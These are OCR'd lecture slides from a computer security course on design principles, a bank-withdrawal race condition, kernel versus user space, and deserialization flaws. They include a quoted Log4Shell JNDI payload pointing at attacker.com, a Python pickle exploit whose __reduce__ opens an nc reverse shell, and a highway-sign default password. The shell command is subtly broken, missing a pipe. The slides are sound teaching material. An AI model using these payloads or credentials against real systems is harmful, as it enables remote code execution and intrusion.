
License.

Subject to your compliance with these terms and conditions, BitTorrent, Inc. grants you a royalty-free, non-exclusive, non-transferable license to use µTorrent, solely for your personal, non-commercial purposes. BitTorrent, Inc. reserves all rights in µTorrent not expressly granted to you here.

Restrictions.

The source code, design, and structure of µTorrent are trade secrets. You

uTorrent



Attack_of_the_Giant_Leeches.avi - Add New Torrent

Save As: /Users/vern/Downloads

Skip hash check: ☐
Label:
Start torrent: ✓
Add to top of queue: ☐


Torrent Contents

Name: Attack_of_the_Giant_Leeches.avi
Comment:
Size: 699 MB (Disk Space: 54.6 GB)
Date: 10/23/05, 2:50:07 AM

Name	Path	Size
✓ Attack_of_the_Giant_L...		699.8 MB

uTorrent

- What was this program able to do?
  - Leak your files
  - Delete your files
  - Send spam
  - Run another malicious program
- What does this program need to be able to do?
  - Access the screen
  - Manage some files (but not all files)
  - Make some Internet connections (but not all Internet connections)
- **Takeaway**: Least privilege



Attack_of_the_Giant_Leeches.avi - Add New Torrent

Save As: /Users/vern/Downloads

[ ] Skip hash check
[✓] Start torrent
Label:
[ ] Add to top of queue

Torrent Contents

Name: Attack_of_the_Giant_Leeches.avi
Comment:
Size: 699 MB (Disk Space: 54.6 GB)
Date: 10/23/05, 2:50:07 AM


Name	Path	Size
✓ Attack_of_the_Giant_L...		699.8 MB


⬇ 0.0 kB/s ⬆ 0.0 kB/s 0.000


Security Principle: Least Privilege

- Consider what permissions a entity or program *needs* to be able to do its job correctly
    - If you grant unnecessary permissions, a malicious or hacked program could use those permissions against you

Welcome to a Nuclear Bunker







Security Principle: Separation of Responsibility

- If you need to have a privilege, consider requiring multiple parties to work together (collude) to exercise it
  - It’s much more likely for a single party to be malicious than for all multiple parties to be malicious and collude with one another

Security Principle: Ensure Complete Mediation

- Ensure that every access point is monitored and protected
- **Reference monitor**: Single point through which all access must occur
  - Example: A network firewall, airport security, the doors to the dorms
- Desired properties of reference monitors:
  - Correctness
  - Completeness (can't be bypassed)
  - Security (can't be tampered with)
  - Should be part of the TCB

The cars drove around the barrier

Time-of-Check to Time-of-Use


- A common failure of ensuring complete mediation involving race conditions

- Consider the following code:

```
procedure withdrawal(w)
    // contact central server to get balance
    1. let b := balance

    2. if b < w, abort

    // contact server to set balance
    3. set balance := b - w

    4. give w dollars to user
```

Suppose you have $5 in your account. How can you trick this system into giving you more than $5?

Time-of-Check to Time-of-Use



```
withdrawal(5)
1. let b := balance
2. if b < w, abort
```

```
                                        withdrawal(5)
                                        1. let b := balance
                                        2. if b < w, abort

                                        // contact server to set balance
                                        3. set balance := b - w

                                        4. give w dollars to user
```

```
// contact server to set balance
3. set balance := b - w

4. give w dollars to user
```

The machine gives you $10!


Accident on Motorway

Here's a highway sign.

Here's the hidden computer inside the sign.

Here's the control panel. Most signs use the default password, **`DOTS`**.

Caution! Zombies Ahead!!!



Trapped in Sign Factory! Send Help!

Security Principle: Shannon’s Maxim

- **Shannon’s maxim**: “The enemy knows the system”
- You should never rely on obscurity as part of your security. Always assume that the attacker knows every detail about the system you are working with (algorithms, hardware, defenses, etc.).

Assume the attacker knows where the “secret” control panel is located, and has read the manual with instructions on resetting the password.

Soda Hall

- Rooms in Berkeley's Soda Hall are guarded by electronic card keys
- What do you do if the power goes out?
  - **Fail closed**: No one can get in if the power is out
  - **Fail open**: Anyone can get in if the power goes out
- What's the best option to choose for closets with expensive equipment? What about emergency exit doors?
- **Takeaway**: Use fail-safe defaults

Security Principle: Use Fail-Safe Defaults

- Choose default settings that “fail safe,” balancing security with usability when a system goes down
    - This can be hard to determine

Security Principle: Design in Security from the Start


- When building a new system, include security as part of the design considerations rather than patching it after the fact
  - A lot of systems today were not designed with security from the start, resulting in patches that don’t fully fix the problem!
- Keep these security principles in mind whenever you write code!


Security Principles: Summary

- **Know your threat model**: Understand your attacker and their resources and motivation
- **Consider human factors**: If your system is unusable, it will be unused
- **Security is economics**: Balance the expected cost of security with the expected benefit
- **Detect if you can't prevent**: Security requires not just preventing attacks but detecting and responding to them
- **Defense in depth**: Layer multiple types of defenses
- **Least privilege**: Only grant privileges that are needed for correct functioning, and no more
- **Separation of responsibility**: Consider requiring multiple parties to work together to exercise a privilege
- **Ensure complete mediation**: All access must be monitored and protected, unbypassable
- **Shannon's maxim**: The enemy knows the system
- **Use fail-safe defaults**: Construct systems that fail in a safe state, balancing security and usability.
- **Design in security from the start**: Consider all of these security principles when designing a new system, rather than patching it afterwards

What is a system call?

Languages and Memory





```
int a = (b + c) - (d + e);
```

C Code

```
add t1, s1, s2
add t2, s3, s4
sub s0, t1, t2
```

Assembly Language (RISC-V)

```
0000 0001 0010 0100 1000 0011 0011 0011
0000 0001 0100 1001 1000 0011 1011 0011
0100 0000 0111 0011 0000 0100 0011 0011
```


Machine Language

Pieces of information are stored at a specific location called an “address” within a computer’s memory

Different pieces of information are stored in different places

Especially if they are from different programs or applications!

User vs Administrator


User Space
Applications | Libraries | User Processes
Kernel Space
CPU, Memory, and Device Management
Hardware
CPU | Memory | Device
Restricted Access via API
Privileged Access

User

- Normal user processes
- Only has access to its own process's memory
  - Can't access the internal "vital organs" of the computer (AKA the really important stuff that makes your computer work on a basic level)

Restricted access to resources

"User Space"

Admin

- Only you and your OS have admin permissions
- Can control and touch the really important stuff that controls your computer
  - You can think of these things as the "vital organs" of your computer
- The "organs" are what create and run the computer, and make it work
- If someone else could access these "vital organs", it would be really bad
  - They could do malicious things and get into places they shouldn't
  - Why? Because they would be able to **control the entire behavior of your computer**

Full access to resources

"Kernel Space"

Serialization

Serialization in Java & Python

- Java and Python have a problem: serialization
    - Serialization is a huge land-mine that is easy to trigger
- Python Pickling == Serializing; Python Unpickling == Deserialization
- “Pickling” is the process where a Python object hierarchy is converted into a byte stream
- “Unpickling” is the inverse operation, where a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy.
- Byte streams are a sequence of bytes used by programs to input and output information → its a way to store data in memory!

Serialization

- Byte streams and byte code are unrelated
    - Byte code is the result of compilation, like machine code, run on the CPU
    - Byte stream is a result of serialization which stores the state of an object; does not contain byte code

Demo

Log4Shell Vulnerability

LAWFARE

Link

What's the Deal with the Log4Shell Security Nightmare?

Nicholas Weaver *December 10, 2021*

We live in a strange world. What started out as a Minecraft prank, where a message in chat like `${jndi:ldap://attacker.com/pwnyourserver}` would take over either a Minecraft server or client, has now resulted in a 5-alarm security panic as administrators and developers all over the world desperately try to fix and patch systems before the cryptocurrency miners, ransomware attackers and nation-state adversaries rush to exploit thousands of software packages.

Using Serialization

- Motivation
  - You have some complex data structure (e.g. objects pointing to objects pointing to objects)
  - You want to save your program state
  - Or you want to transfer this state to another running copy of your program
- Option 1: Manually write and parse a custom file format
  - Problem: The code and the custom format are probably pretty ugly
  - Problem: Extra programming work
  - Problem: You may make errors in your parser

Using Serialization

- Motivation
    - You have some complex data structure (e.g. objects pointing to objects pointing to objects)
    - You want to save your program state
    - Or you want to transfer this state to another running copy of your program
- Option 2: Use a serialization library
    - Automatically converts any object into a file (and back)
    - Example: **`serialize`** is a built-in Java function
    - Example: **`pickle`** is a built-in Python library

Controlling the behavior of pickling/unpickling

- Not every object can be serialized
- Pickling for certain objects like functions or classes can come with restrictions → today we're focusing on classes!
- You can define a custom behavior for the pickling process

```
def __reduce__(): …
```

- Intended to reconstruct objects
- Returns a string or tuple
- Tuple must be 2-6 items long
- The items of the tuple are:
  - A callable object that will be called to create the initial version of the object.
  - A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument. […]

Demo

Serialization Vulnerabilities in `pickle` (Python)

- Serialization libraries can load and save arbitrary objects
  - Arbitrary objects might contain code that can be executed (e.g. functions)
- What if the attacker provides a malicious file to be deserialized?
  - The victim program loads a serialized file from the attacker
  - When deserializing the object, the code from the attacker executes!

A `pickle` (Python) exploit

```
import base64, os, pickle

class RCE:
  def __reduce__(self):
    cmd = \
      'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f' \
      '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f'
    return os.system, (cmd,)

if __name__ == '__main__':
  pickled = pickle.dumps(RCE())
  print(base64.b64encode(pickled).decode('ascii'))
```

Demo

Serialization: Detection and Defenses

- Look for **`serialize`** in Java and **`pickle`** in Python
- Can an attacker *ever* provide input to these functions?
  - Example: If the code runs on your server and you accept data from users, you should assume that the users might be malicious
- Don’t unpickle untrusted data!!
- Refactor the code to use safe alternatives
  - JSON (Java Script Object Notation)
  - Protocol buffers (language neutral serialization library)
  - Signing data